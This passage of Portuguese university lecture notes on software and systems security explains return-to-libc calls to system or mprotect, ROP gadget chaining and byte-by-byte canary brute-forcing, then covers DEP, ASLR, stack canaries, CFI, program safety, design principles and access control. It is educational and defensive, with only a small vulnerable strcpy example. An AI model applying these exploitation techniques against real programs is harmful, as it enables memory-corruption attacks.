 - **É a função *main* (a função que chama *func*) que é responsável por colocar os parâmetros na stack e limpar depois a stack.**

3.6.1. Como chamar uma função da biblioteca (*system* ou *mprotect*)?

- Os dados injetados têm de:
 - substituir o endereço de retorno da função actual por &system ou &mprotect

- configurar a stack para uma entrada correta na função *system* ou na função *mprotect*: parâmetros e endereço de retorno
 - Com *system*, para evitar um crash
 - A string da shell deve ser colocada para cima na stack para dar espaço aos returns, incluindo o return *exit(0)*.
 - Retornar para função que encerra programa sem erro, por exemplo, a instrução *exit(0)*
 - Com *mprotect*, os parâmetros a passar geralmente contém '\0', o que reduz as possibilidades de exploit (não funciona com *strcpy*, mas talvez funcione com *memcpy*).

3.6.2. Como chamar várias funções em sequência da biblioteca?

- É necessário construir toda uma estrutura na stack que esteja preparada para a sequência de funções. A função vulnerável retorna para a primeira função. Os parâmetros e endereço de retorno desta função conterão a segunda função a chamar. E assim sucessivamente.
 - **Casos simples:**




Funções que não recebem parâmetros.

Assim, a função que as chama apenas armazena na stack o seu endereço de retorno.

Se quisermos que N funções sem parâmetros sejam executadas em sequência, basta colocar os seus endereços por ordem na stack.

A função vulnerável retorna para f1, que retorna para f2, etc.



Depois de uma sequência de qualquer tamanho de funções que não recebem parâmetros, podemos chamar **uma** função que recebe parâmetros. E terminar chamando uma função que não recebe parâmetros.

- **Casos complexos:**

- É a função que chama uma outra função que é responsável por limpar a stack. Assim, quando a função vulnerável retorna para a primeira função e colocamos na stack os seus parâmetros, quando retornamos para a segunda função, esta encontrará “lixo” na stack da primeira função.
- Se queremos chamar uma sequência arbitrária de funções (quer tenham ou não parâmetros) precisamos de criar outras funções:
 - cujo endereços são colocados na stack entre duas funções (por exemplo entre `f1` e `f2`)
 - esses endereços são pedaços de código que tiram da stack o número de bytes necessário (por pop ou alteração direta do stack pointer), ou seja, que “limparam” a stack e que retornam para a função seguinte.
- Como são feitas estas funções “intermédias”?
 - Usando a técnica de **return oriented programming**: consiste em identificar sequências de código úteis que já estão na memória (geralmente terminando em `ret`, `jmp` ou `call`). Chama-se a estas sequências “**gadgets**”. Depois, esses gadgets são colocados juntos formando código malicioso. Assim, o atacante não precisa de injetar código, apenas precisa de encontrar várias instruções em memórias que juntas formam o código o que ele pretende .

3.7. Medidas de proteção

- Em geral, as medidas de proteção implicam um *overhead* significativo, afetando por vezes a performance de um programa.
- Apesar de todas estas medidas e mitigações, os ataques continuam a aparecer e são cada vez mais elaborados.
- **Medidas de proteção na própria plataforma:** impedir a execução de código malicioso (DEP, ASLR, KASLR, KARL, PIO)
- **Medidas de proteção no executável:** detectar tentativa de highjacking (Stack Canaries, Memory tagging, CFI)
- **Data Execution Prevention (DEP) ou Executable Space Protection (W^X)**
 - É um recurso de segurança incluído em sistemas modernos, como o Windows.
 - Uma página de memória executável não pode ser escrita (W)
 - Uma página de memória que pode ser escrita não pode ser executável (X)
 - Exceções a estas duas regras nos cenários de **Just-in-Time compilation**: forma de executar código compilando o programa durante a sua execução (run-time) em vez de compilar o programa antes da sua execução.
 - Pode ser implementada em hardware ou emulada em software
- **Address Space Layout Randomization (ASLR)**
 - A localização em memória de partes críticas da memória de um programa é "baralhada" aleatoriamente em cada execução, ou seja, a localização de código e dados em memória é gerada de forma aleatória em cada execução.
 - Esta medida de proteção impede que um atacante salte para endereços conhecidos tentando prever os endereços de código útil.
- **Kernel Address Space Layout Randomization (KASLR):**
 - Para além da técnica de ASLR, KASLR também randomiza a localização do código do kernel quando o sistema inicia (boot).
- **Kernel Address Randomized Link (KARL):**
 - O próprio código do kernel é baralhado (e não a localização em memória).

- **Position-independent executables (PIO)**

- PIO é um conjunto de código máquina, que se colocado noutro lado da memória que não a original, executará bem independentemente do seu endereço absoluto. Ou seja, o código funcionará independentemente de onde se encontre na memória.
- Esta medida de proteção torna muito mais difícil que se consiga fazer return oriented programming, pois o endereço dos vários pedaços de memória pode mudar consoante a máquina onde se encontra.

- **Stack Canaries**

- O objetivo é prevenir a injeção de código detectando modificações à stack.
- A ideia é introduzir "canários" gerados dinamicamente entre variáveis locais (os dados que o atacante poderia manipular) e os valores do frame pointer e do endereço de retorno guardados na stack. Se o atacante tentar algum buffer overflow, ele inevitavelmente escreverá por cima do canário (é a única forma de chegar ao endereço de retorno). Assim, o canário detecta esta tentativa e crasha o programa antes de utilizar o endereço de retorno.
- Exemplo:

```

void func(int a, int b, char *str) {
    int c = 0xdeadbeef;
    char buf[4];
    strcpy(buf,str);
}

int main(int argc, char**argv) {
    func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
    return 0;
}

```



- Tipos de canários:

- **Canário aleatório:** No início da execução o programa escolhe um array de bytes aleatório. Esses bytes são colocados em todas as stack frames. Antes de retornar de uma função verifica-se a sua integridade. Se houver alguma alteração a esses bytes (o que acontece se se tentar escrever por cima deles) o programa termina.

■ **Canário de terminação:** Usam '\0', '\n', EOF em vez de bytes aleatórios. As funções que manipulam strings (como o *strcpy*) irão sempre parar nestes valores, terminado o programa.


- **StackGuard** é um canário implementado pelo GCC (-fstack-protector-strong). É simples e fácil de colocar em prática, mas tem algum overhead de espaço e performance.

- **Mitigações adicionais na stack**

- Garantir que os buffer estão sempre junto ao canário. Qualquer tentativa mínima de overflow é logo detectada.
- Copiar sempre os argumentos da função que estão no topo da stack para baixo (abaixo dos buffers locais). Assim, não é possível alterar estes argumentos com buffer overflow, pois temos uma cópia dos valores originais.

```
void func(int a, int b, char *str) {
    int c = 0xdeadbeef;
    char buf[4];
    strcpy(buf,str);
}

int main(int argc, char**argv) {
    func(0xffffffff,0xb0000000,argv[1]);
    return 0;
}
```



- **Shadow control stack:** ter uma outra stack redundante apenas para controlo (com os endereços frame e retorno). Antes de retornar da função verifica a consistência entre a stack original e a shadow stack.

- **Memory tagging**

- Um apontador tem uma tag associada como também cada zona de memória alocada.
- Imagine-se que um apontador aponta para uma dada zona de memória. Ambas as tags têm de ser iguais.

- As tags são comparadas quando se tenta aceder à zona de memória. O programa lança uma exceção se detectar que a tag foi alterada por overflow.
- Para alterar uma tag tem que se usar instruções específicas como o free. Se um atacante tentar reusar memória libertada através de um “use after free”, o programa também lançará uma exceção.

- **Control Flow Integrity (CFI)**

- Versão simples: Confirmar que sempre que chegamos à entrada de uma função que esta é resultado de uma *call* (e não de endereços criados dinamicamente pelo atacante).
- Versão elaborada: Computar um grafo que define todos os saltos válidos (usando criptografia)
 - sempre que um endereço é escrito algures na memória, guardar também um autenticador criptográfico
 - sempre que se usa o endereço verifica-se o autenticador
 - usa-se uma chave que não está em memória (um registo por exemplo)
- A **shadow control stack** pode ser vista como parte do control-flow integrity.

3.8. Esquema “cronológico” de ataques e medidas de proteção


Para mais pormenores sobre cada medida de proteção ou ataque ver secções acima. Aqui pretende-se ter apenas um resumo ou um esquema “cronológico” da sequência de ataques e as medidas que os motivaram e vice-versa.


Legenda:

Ataque


Medida de proteção

3.8.1. Medidas de proteção na própria plataforma





3.8.2. Medidas de proteção no executável



Suponha-se o seguinte código:

```
int *ptr  
int b  
char buffer[100]  
.....  
opportunidade de buffer overflow  
.....  
*ptr = b  
O buffer overflow do atacante pode simplesmente escrever os valores de ptr e b (não precisa de ir para o canário/endereço de retorno) porque a instrução *ptr = b poderá ser utilizada para fazer overwrite ao endereço de retorno (coloque em ptr o endereço onde quero mexer, e em b o que quero escrever)
```

1. Imagine-se um servidor com vários threads e que se usa sempre o mesmo canário em todos os threads.

2. O atacante está remotamente a tentar adivinhar o canário brute-force (um a um, a começar no 0).
3. Como são imensas possibilidades é possível diminuir o número de tentativas tentando adivinhar um byte de cada vez (em vez de tentar adivinhar o canário todo)

vulnerabilidades que permitem ler o canário da memória

copiar argumentos da função para baixo dos buffers

1. Imagine-se que um dos argumentos da função é um **apontador para outra função**.
2. Assim, o atacante coloca como argumento o apontador para a sua função maliciosa.
3. O programa saltará para essa função antes de retornar, dando bypass ao canário.

Return oriented programming (ROP)

Control Flow Integrity (CFI)
confirmar que sempre que chegamos à entrada de uma função que esta é resultado de uma call (e não de endereços criados dinamicamente pelo atacante)

3.9. Program safety

- Como se garante segurança ao nível da própria programação?
- Program safety é um conceito nas áreas da linguagem de programação que constata que cada linguagem de programação tem uma semântica, um significado. Ou seja, um programa é considerado seguro se todas as suas execuções têm significado. Quando ocorre um erro, a execução deixa de ter significado e deixa portanto de ser seguro. Assim, uma linguagem segura é aquela que garante que todas as execuções têm significado, ou seja, que o programa se comporta exatamente como esperado.
- Nas operações de memória existem diversos tipos de operações unsafe. Em geral todas elas aparecem como tendo resultados "undefined" na semântica de linguagens como o C. Por exemplo, em C, se usarmos uma variável que não foi inicializada “tudo pode acontecer”, a variável está “undefined”. Daí que C não seja considerada uma linguagem muito segura.
- As linguagens de programação não são desenhadas com o objetivo de garantir segurança. Ainda assim, algumas linguagens são melhores que outras, e oferecem mais automação do que outras para garantir safety (tradeoff: para ser mais seguro, o programador tem menos controlo).
 - Linguagens **strongly typed** como Java ou Haskell verificam um conjunto muito alargado de condições em tempo de compilação (ou seja, nem sequer compilam se detectarem algum tipo de operação unsafe).
 - Outras linguagens como Python são **weakly typed**, mas verificam type safety na execução (ou seja, não verificam os tipos na compilação, mas verificam na execução).
 - Linguagens **interpretadas** como Java ou Python detectam problemas de safety na execução: acessos errados a memória/containers originam exceções
 - O Rust inclui um conjunto de checks estáticos e dinâmicos para garantir safety.
- Mesmo em linguagens como o C ou assembly é possível ter garantias de safety: existem ferramentas que nos permitem verificar essas propriedades (por exemplo, valgrind, fuzzing, Frama-C)

4. Segurança de Sistemas

4.1. Princípios fundamentais

- Quando pensamos sobre a segurança de sistemas complexos, os seguintes princípios devem estar sempre presentes:
 - Economy of mechanism
 - Fail-safe defaults
 - Complete mediation
 - Open design
 - Separation of privilege
 - Least privilege
 - Least common mechanism
 - Psychological acceptability
 - Work factor
 - Compromise recording

4.1.1. Economia nos mecanismos

- Um sistema deve ter apenas as funcionalidades (por exemplo, serviços a correr) necessários. De todos os mecanismos de segurança equivalentes devem ser adotados os mais simples.
- Ter funcionalidades “nice-to-have” só irá acrescentar complexidade tanto ao sistema como à segurança desse sistema, pelo que devem ser evitados.
- Este princípio facilita a implementação, usabilidade, validação, etc.

4.1.2. Proteção por omissão

- A configuração de qualquer sistema deve, por omissão (default) impor um nível de proteção conservador (por exemplo, um novo utilizador deve, por omissão, ter o mínimo de permissões).

- ***Fail closed***: caso um sistema falhe, reduz-se as permissões/privilégios. Por exemplo, quando um sistema se recusa a arrancar se algum componente crítico de segurança não está disponível.

4.1.3. Desenho aberto

- A arquitetura de segurança e os detalhes de funcionamento de um sistema devem ser públicos. O sistema não deve basear-se em "security through obscurity". Mesmo que o código seja “closed-source”, devemos assumir que um atacante pode ter acesso ao código, pode saber as versões do software que estou a usar, etc.
- Os segredos são parâmetros do sistema, que podem ser alterados: chaves criptográficas, passwords, tokens, etc.
- Vantagens:
 - Posso saber de bugs e vulnerabilidade muito mais cedo do que se escondesse estes detalhes todos, pois terei uma comunidade muito mais alargada a procurar por essas vulnerabilidades no código.
 - Podemos mudar os segredos sem ter que redesenhar todo o sistema de novo. (Se o desenho do sistema se baseia em linhas de código escritas e versões de software, se alguém as decobre tenho de alterar isso tudo).

4.1.4. Defesa em profundidade

- Todos os mecanismos de segurança podem falhar. Por isso não podemos depositar toda a nossa confiança num só mecanismo. Devemos ter um vasto conjunto de medidas de segurança.
- É uma estratégia que procura adiar, em vez de fazer frente, o avanço do atacante. Ou seja, “prevenir em vez de remediar”.
- Minimizar a probabilidade de erros na gestão de memória
- Usar linguagens de programação que garantem *memory safety* (Java, Go, Rust, etc.)
- Verificar que os programas estão corretos

4.1.5. Privilégio mínimo

- Cada utilizador, compartimento, programa, etc deve ter apenas os privilégios/permissões essenciais para desempenhar a sua função.
- Contrariar este princípio amplifica sem necessidade o impacto de uma brecha local na segurança.
- Um exemplo de violação: correr todos os serviços como root.

4.1.6. Separação de privilégios

- As funcionalidades/utilização de recursos devem ser compartimentadas:
 - cada compartimento deve estar isolado dos outros
 - todos os compartimentos devem encarar os restantes como estando num outro domínio de confiança

4.1.7. Mediação completa

- Um sistema gera, invariavelmente, recursos: ficheiros, dispositivos de hardware, memória, etc.
- Mediação completa implica:
 - Para todos os recursos definir uma política de proteção (para cada recurso deve-se definir que operações é possível fazer nesse recurso, quem deve ter permissões para realizar essas operações, etc)
 - Todos os acessos a todos os recursos são validados relativamente a essa política (sempre que alguém quer aceder a um recurso, o sistema deve verificar se essa pessoa tem as permissões para aceder ao recurso)
 - Exemplo: o sistema operativo é o mediador de todos os acessos à memória, um processo entre a memória virtual e a memória física. Todos os processos acedem a um espaço de memória virtual. E todos os acessos à memória são mediados pelo sistema operativo. Ou seja, um processo não pode aceder à memória física diretamente, tem primeiro de passar pelo sistema operativo que permitirá ou recusará esse acesso.

4.2. Controlo de acessos

- Refere-se a uma família de mecanismos de segurança que visam aplicar alguns dos princípios anteriores: Privilégio mínimo e Mediação total.
- **Autor**: entidade que realiza uma acção
- **Recurso**: sobre o qual se realiza a acção
- **Operação**: o tipo de acção que é realizada
- **Permissão**: A combinação de recurso/operação
- **Matriz de acessos**: descreve todos os tipos de acesso. Permite clareza e eficiência, mas ocupa imenso espaço.

| | R1 | R2 | R3 |
|----|----|----|----|
| A1 | r | rw | n |
| A2 | rw | n | r |
| A3 | r | r | r |

r = read
w = write
x = execute

- **Listas de controlo de acessos (ACL):** para cada recurso, as permissões dos atores sobre esses recursos.

- Vantagens:

- Faz-nos pensar sobre como proteger cada recurso individualmente
- Permite garantir facilmente que um recurso apenas pode ser acedido por um número limitado de atores

- Desvantagens:

- Não é possível determinar as permissões que um ator tem sem ver todos os recursos
- Não há agregação de perfis de permissões

| | R1 | R2 | R3 |
|----|----|----|----|
| A1 | r | rw | n |
| A2 | rw | n | r |
| A3 | r | r | r |

- **Listas de permissões (Capabilities):** para cada ator, as operações que pode realizar sobre cada recurso.

- Vantagens:

- Faz-nos pensar sobre como lidar com cada ator individualmente
- Permite garantir facilmente que um ator apenas acede a um número limitado de recursos


- Desvantagens:

- Não é possível determinar todos os atores que podem aceder a um recurso sem percorrer todos os atores
- Não há agregação de perfis de permissões.

| | R1 | R2 | R3 |
|----|----|----|----|
| A1 | r | rw | n |
| A2 | rw | n | r |
| A3 | r | r | r |

- **Role Based Access Control (RBAC):** modelo com dois tipos de relações que permitem separar a gestão de recursos da gestão de atores:

 - Ligação de perfis (roles) a conjuntos de permissões
 - Ligação de atores a perfis



- **Desvantagem:** o facto de termos que encaixar os utilizadores/recursos num perfil, faz com que percamos expressividade (não temos muitas opções).
- **Attribute-based Access Control (ABAC):** alternativa a RBAC, para sistemas mais complexos que precisem de mais expressividade.
 - Atores e recursos têm atributos associados
 - Matriz de acessos descreve permissões com base nos atributos: para aceder a recurso com atributo A o ator deve possuir atributo B
 - Permite políticas mais expressivas, como por exemplo ter em conta o contexto geográfico e temporal, ou sistemas hierárquicos.

4.3. Segurança sistemas operativos


- **Sistema operativo:** Interface entre os utilizadores de um computador e o hardware, com o intuito de fazer a gestão do acesso a recursos por parte de aplicações (armazenamento, processador, memória, I/O, rede, etc; partilha destes recursos por vários utilizadores e aplicações; software que trata operações de baixo nível e oferecem abstrações convenientes para o desenvolvimento de aplicações).
- **NOTA:** aspectos concretos sobre o funcionamento de sistemas operativos (como gestão de memória, processos, comunicação entre processos, etc) já foram dadas noutra unidade curricular (Sistemas Operativos), pelo que se omite aqui esses pormenores. Aqui mencionamos aspectos de segurança e aspectos de sistemas operativos quando estes se relacionam com a segurança.

4.3.1. Aspetos de segurança a considerar

- Os sistemas operativos têm múltiplos utilizadores com diferentes níveis de acesso, diferentes necessidades e privilégios relativamente a recursos a utilizar.
- Os utilizadores são sempre potenciais ameaças e os recursos são sempre ativos a proteger.
- As aplicações são também potenciais ameaças e devem estar protegidas da interferência de uma das outras (separação de privilégios). Esta proteção aplica-se mesmo quando não estão a executar (afinal a informação que as aplicações armazenam está geralmente em recursos partilhados, como por exemplo, o disco).

4.3.2. Kernel

- O **Kernel** é a parte do sistema operativo que desempenha as operações mais críticas.
- Os dispositivos podem estar num dos seguintes modos:
 - **Kernel mode:** todas as operações são permitidas. O processador garante que apenas código que corre em modo kernel pode executar um conjunto de instruções privilegiadas
 - **User mode:** não tem acesso direto aos recursos do sistema. Os processos neste modo tem um espaço de memória gerido de forma independente (pelo próprio kernel). Qualquer processo em user mode (incluindo device drivers) tem de aceder aos recursos do sistema usando system calls. Por sua vez, parte do código das system calls executa em kernel mode!
- Sistema de **rings**: em Intel, os processadores permitem geralmente definir vários níveis de privilégio.



- Qualquer troca de informação entre os dois níveis faz parte de uma **superfície de ataque**.
- **Superfície de ataque:** define a fronteira entre contextos de confiança e, portanto, as interações com entidades potencialmente hostis. Uma superfície de ataque está bem definida quando tem um número limitado de pontos de entrada: isto é um ponto positivo para a segurança pois simplifica a análise de requisitos de segurança e a construção de políticas de segurança para os garantir.

4.3.3. System calls

- Em segurança, os pontos críticos / pontos de entrada são as system calls. Ou seja, para causar danos, um processo em modo utilizador tem de o fazer através de uma system call!
- Por essa razão, existe um número limitado deste tipo de pontos de entrada: registos específicos para parâmetros, que são tipicamente apontadores para memória de processos em user mode. O processamento dessa informação é da total responsabilidade do kernel.
- Isto implica implementar sistemas de monitorização e controlo de chamadas ao sistema, por exemplo o sistema de **Reference monitor**:
 - deve estar sempre presente (se terminar, têm de ser terminados os processos monitorizados)
 - tem de ser simples para poder ser analisado e validado mais facilmente que o sistema todo
- O que podem fazer as system calls?
 - Controlo de processos (e.g., fork, load, execute, wait, alloc, free)
